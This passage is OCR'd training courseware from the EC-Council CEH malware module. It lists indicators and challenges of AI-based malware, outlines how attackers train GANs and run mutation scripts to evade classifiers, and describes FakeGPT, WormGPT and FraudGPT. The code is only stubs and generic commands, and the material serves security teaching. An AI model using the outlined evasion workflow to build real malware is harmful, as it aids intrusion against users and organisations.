


Figure 7.76: Process flow of AI malware infection

Indicators of AI-based Malware

The following are the indications of AI-based malware infection on a computer system:


- Unexpected spikes in data transfer
- New or unusual external connections

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use of uncommon ports or protocols
- Previously effective security solutions suddenly become less effective
- Installed applications acting erratically or performing activities that are not intended
- Excessive CPU or memory usage patterns and bandwidth consumption
- Personalized phishing emails sent from a controlled network
- Unauthorized changes to the system configurations or settings
- Unusual processes creation and execution on the system
- Unauthorized changes to user privileges, such as the creation of new user accounts or elevation of privileges for existing accounts
- Unusual read/write operations or file modifications
- Unknown modules are downloaded in the system from external sources
- Obscure code executions in the memory that are not saved to the disk
- Sudden and unexpected increase or decrease in hard drive space
- Massive outbound traffic to unknown destinations
- Files being accessed at odd times, suggesting automated processes
- Unexpected increase in the rate of false positives or negatives in security tools
- Mimicking typical communication patterns within the organization

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Challenges of AI-based Malware

Alongside its remarkable achievements, AI has also sparked concerns regarding its potential misuse. AI-powered malware can present a significant and evolving threat landscape, introducing both new challenges and risks in the field of cybersecurity. The following are some key challenges and risks associated with AI-powered malware:

- Automates various tasks, such as reconnaissance, target selection, and payload delivery, reducing direct human intervention, which complicates detection and mitigation efforts.
- Analyzes patterns in system behavior and dynamically modifies its code to evade signature-based detection methods.
- Designed to target specific victims and remain undetected until specific conditions are met, making it harder to identify and neutralize.
- Analyze vast amounts of data within a short time to identify targets with potential vulnerabilities that increase the efficiency and speed of the attacks.
- Learns and adapts its tactics based on past experiences, making it increasingly difficult to detect and mitigate over time.
- With self-learning ability, it can identify and exploit real-time vulnerabilities, allowing it to autonomously propagate through the target network.
- Develops customized payloads tailored to specific targets or environments, which enhances its effectiveness.
- Employs advanced evasion techniques, such as polymorphism, obfuscation, code compression, and encryption for anonymously infiltrating the target networks making it difficult to detect.


hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Adapts social engineering attacks based on data it gathers, such as data scraped from social media sites, increasing its ability to carry out various social engineering attacks.
- Uses sophisticated algorithms such as natural language processing (NLP) algorithms, deep learning algorithms, etc., assisting it in evading traditional detection mechanisms.
- Rapidly adapts to defense changes, exploiting zero-day vulnerabilities before patches are applied.
- Manipulates data and models used by AI systems, compromising AI-driven decision-making and intrusion detection systems.
- Extracts sensitive information using advanced data analysis techniques, raising significant privacy issues, especially when personal or confidential data is compromised.
- Complicates attribution by obfuscating its origin and mimicking other threat actors, making efforts to identify and hold perpetrators accountable difficult.
- Accelerates the cyber arms race, requiring increasingly sophisticated AI-based defenses to counter evolving threats.
- Incorporates self-healing capabilities, allowing it to repair or reconfigure itself when parts of its code are detected and neutralized.
- Conducts large-scale, coordinated attacks across multiple targets simultaneously, overwhelming traditional defense mechanisms.
- Coordinates attacks across multiple vectors such as email, web, or network, making it difficult for defenders to cover all potential entry points.
- Remains dormant and undetected for extended periods, launching attacks only when the opportunity is optimal.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Techniques Used in AI-based Malware Development

AI-based malware is often developed via sophisticated techniques that leverage artificial intelligence to design malicious code and enhance the malware's effectiveness, adaptability, and evasion capabilities. These techniques enable malware to analyze data from various entities, learn from their environment, and make decisions without human intervention. Some of the techniques that attackers use for creating AI-based malware are discussed below.

Generative Adversarial Networks (GANs)

Generative adversarial networks (GANs) have emerged as a potent resource in the field of AI, particularly for generating new data that is similar to but distinct from the data on which they were trained. Attackers use GANs to generate malware through the following steps:

- Run the following script to train the GAN models for each malware family and save generator models at specified intervals:

```
import tensorflow as tf

def train_gan_models(data, epochs_gan=200, epochs_wgan=500, epochs_wgan_gp=500)
```

- Run the following command to generate fake samples in batches of 32 using the saved generator model:

```
def generate_fake_samples(generator_model, num_samples=32)
```

- Run the following command to evaluate generated fake samples with real samples:

```
def evaluate_fake_samples(fake_samples, real_samples)
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run the following command to repeat steps 2-3 multiple times and compute the average outcome:

  ```
  def repeat_and_average_results()
  ```

- Run the following command to select the top-performing generator models based on their performance during evaluation:

  ```
  def select_top_models()
  ```

- Run the following command to generate extra fake samples using top-performing models and evaluate their quality:

  ```
  def generate_more_fakes(top_models)
  ```

- Run the following command to repeat for the other architecture and repeat the steps 2-6 for architectures such as WGAN and WGAN-GP:

  ```
  def repeat_for_other_architectures()
  ```

Reinforcement Learning

Reinforcement learning is used to develop or mutate AI malware by adding additional features. For instance, the results generated by the above GAN can be saved as (RL_Features/adversarial_imports_set.pk and RL_Features/adversarial_sections_set.pk), which will be utilized for incorporating imports and sections into the malware for mutation. Attackers execute the following steps to mutate the malware files generated by GAN:

- Run the following command to assess the sample classifier for scoring malware files:

  ```
  python classifier.py -d /path/to/directory/with/malware/files
  ```

- Run the following command to mutate the malware files:

  ```
  python mutate.py -d /path/to/directory/with/malware/files
  ```

  Here, the mutated files are saved in the following path

  ```
  Mutated_malware/mutated_<name-of-the-file>
  ```

- After the malware files have been mutated, run the classifier to evaluate the mutated malware:

  ```
  python classifier.py -d Mutated_malware/
  ```

Natural Language Processing (NLP)

Natural language processing (NLP) is a branch of artificial intelligence that focuses on the interaction between computers and humans through natural language. The primary goal of NLP is to enable computers to understand, interpret, and generate human languages in a valuable way. While NLP holds significant promise for numerous beneficial applications, such as enhancing accessibility and automating customer service, it can also be exploited for malicious purposes, including AI-based malware development.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are different ways attackers utilize NLP in the development of malware:

- **Sophisticated phishing attacks:** By leveraging NLP, cyber attackers can automate the generation of highly convincing phishing emails or messages that mimic the style, tone, and common phrases of legitimate communications from individuals or organizations. This can significantly increase the chances of deceiving the recipient into clicking malicious links or disclosing sensitive information.
- **Context-aware malware:** NLP can enable malware to understand the context of documents, emails, and conversations on an infected device, allowing it to identify and exfiltrate sensitive information more effectively. For example, malware could scan for financial documents or personal data by understanding the content of files rather than just file names or extensions.
- **Automated social engineering:** Using NLP, malware can engage in automated social engineering attacks by generating and conducting conversations with victims through chatbots or automated systems. These conversations can be tailored to elicit specific information or actions from the victim, such as providing passwords or downloading additional malware.
- **Sentiment analysis for targeting:** NLP techniques such as sentiment analysis can be used to analyze social media posts or communications to identify potential targets who may be more vulnerable to social engineering attacks. For instance, individuals expressing frustration with technology might be targeted with malware offering fake tech support.
- **Evasion techniques:** NLP can help malware developers create malware that understands and responds to security researchers' queries or automated analysis tools, making it harder to detect and analyze. The malware could recognize commands used by researchers to probe its functionality and either shut down or alter its behavior to evade detection.
- **Command and control communications:** NLP can enhance the sophistication of C2 communications between infected devices and attackers. By using natural language in communications, these transmissions can blend in more effectively with legitimate traffic, making them harder to detect by network monitoring tools.
- **Deepfake generation for scams:** NLP, combined with other AI technologies, can be used to create convincing deepfake audio or video messages. These deepfakes can impersonate trusted individuals or authority figures to trick victims into executing unauthorized transactions, revealing sensitive information, or infecting their devices with malware.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

24 Module 07 | Malware Threats

EC-Council CEH

Examples of AI- based Malware: FakeGPT

- The FakeGPT malware campaign uses a malicious Chrome extension that **mimics ChatGPT**, distributed via phishing and misleading ads
- Once installed, it enables attackers to steal sensitive information and **control ad accounts**, causing financial losses and reputational damage for victims



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit eccouncil.org

https://labs.guard.io

25 Module 07 | Malware Threats

EC-Council CEH


Examples of AI- based Malware (Cont'd)

WormGPT

- WormGPT is an AI-based chatbot built upon open-sourced **GPT-J LLM** (large language model) capable of interpreting and responding to natural language text
- Attackers can use WormGPT to enter prompts that generate **human-like replies** for fake emails that they can use to lure users into disclosing critical information and sending money

FraudGPT

- FraudGPT is a malicious AI-driven tool tailored **similarly to ChatGPT**, but it produces deceptive content for malicious activities
- Attackers can use this tool to **generate deceptive content** such as convincing phishing mails and social engineering tactics, creating **cracking tools**, engaging in carding activities, identifying vulnerabilities, and many other malicious activities



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit eccouncil.org

https://news.kaduu.io

hide01ir

Examples of AI-based Malware

- **FakeGPT**

  Source: *https://labs.guard.io*

  The FakeGPT malware campaign involves a malicious Chrome extension that mimics the functionality of ChatGPT. This extension is distributed through phishing tactics and misleading advertisements, tricking users into downloading it from unofficial sources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Once installed, the malware gains unauthorized access to the user's Facebook account, specifically targeting the ad management section. This allows the attackers to steal sensitive information and take control of the ad accounts to run fraudulent advertisements, leading to financial losses and potential reputational damage for the victims.

Attackers benefit significantly from the FakeGPT malware by monetizing the compromised Facebook ad accounts. By leveraging the popularity and trust associated with ChatGPT, the attackers increase the likelihood of successful installations. They can run unauthorized ads, diverting funds from the victim's accounts to their malicious campaigns. The malware's sophisticated disguise as a legitimate AI tool makes it challenging for users to detect, enhancing its effectiveness.

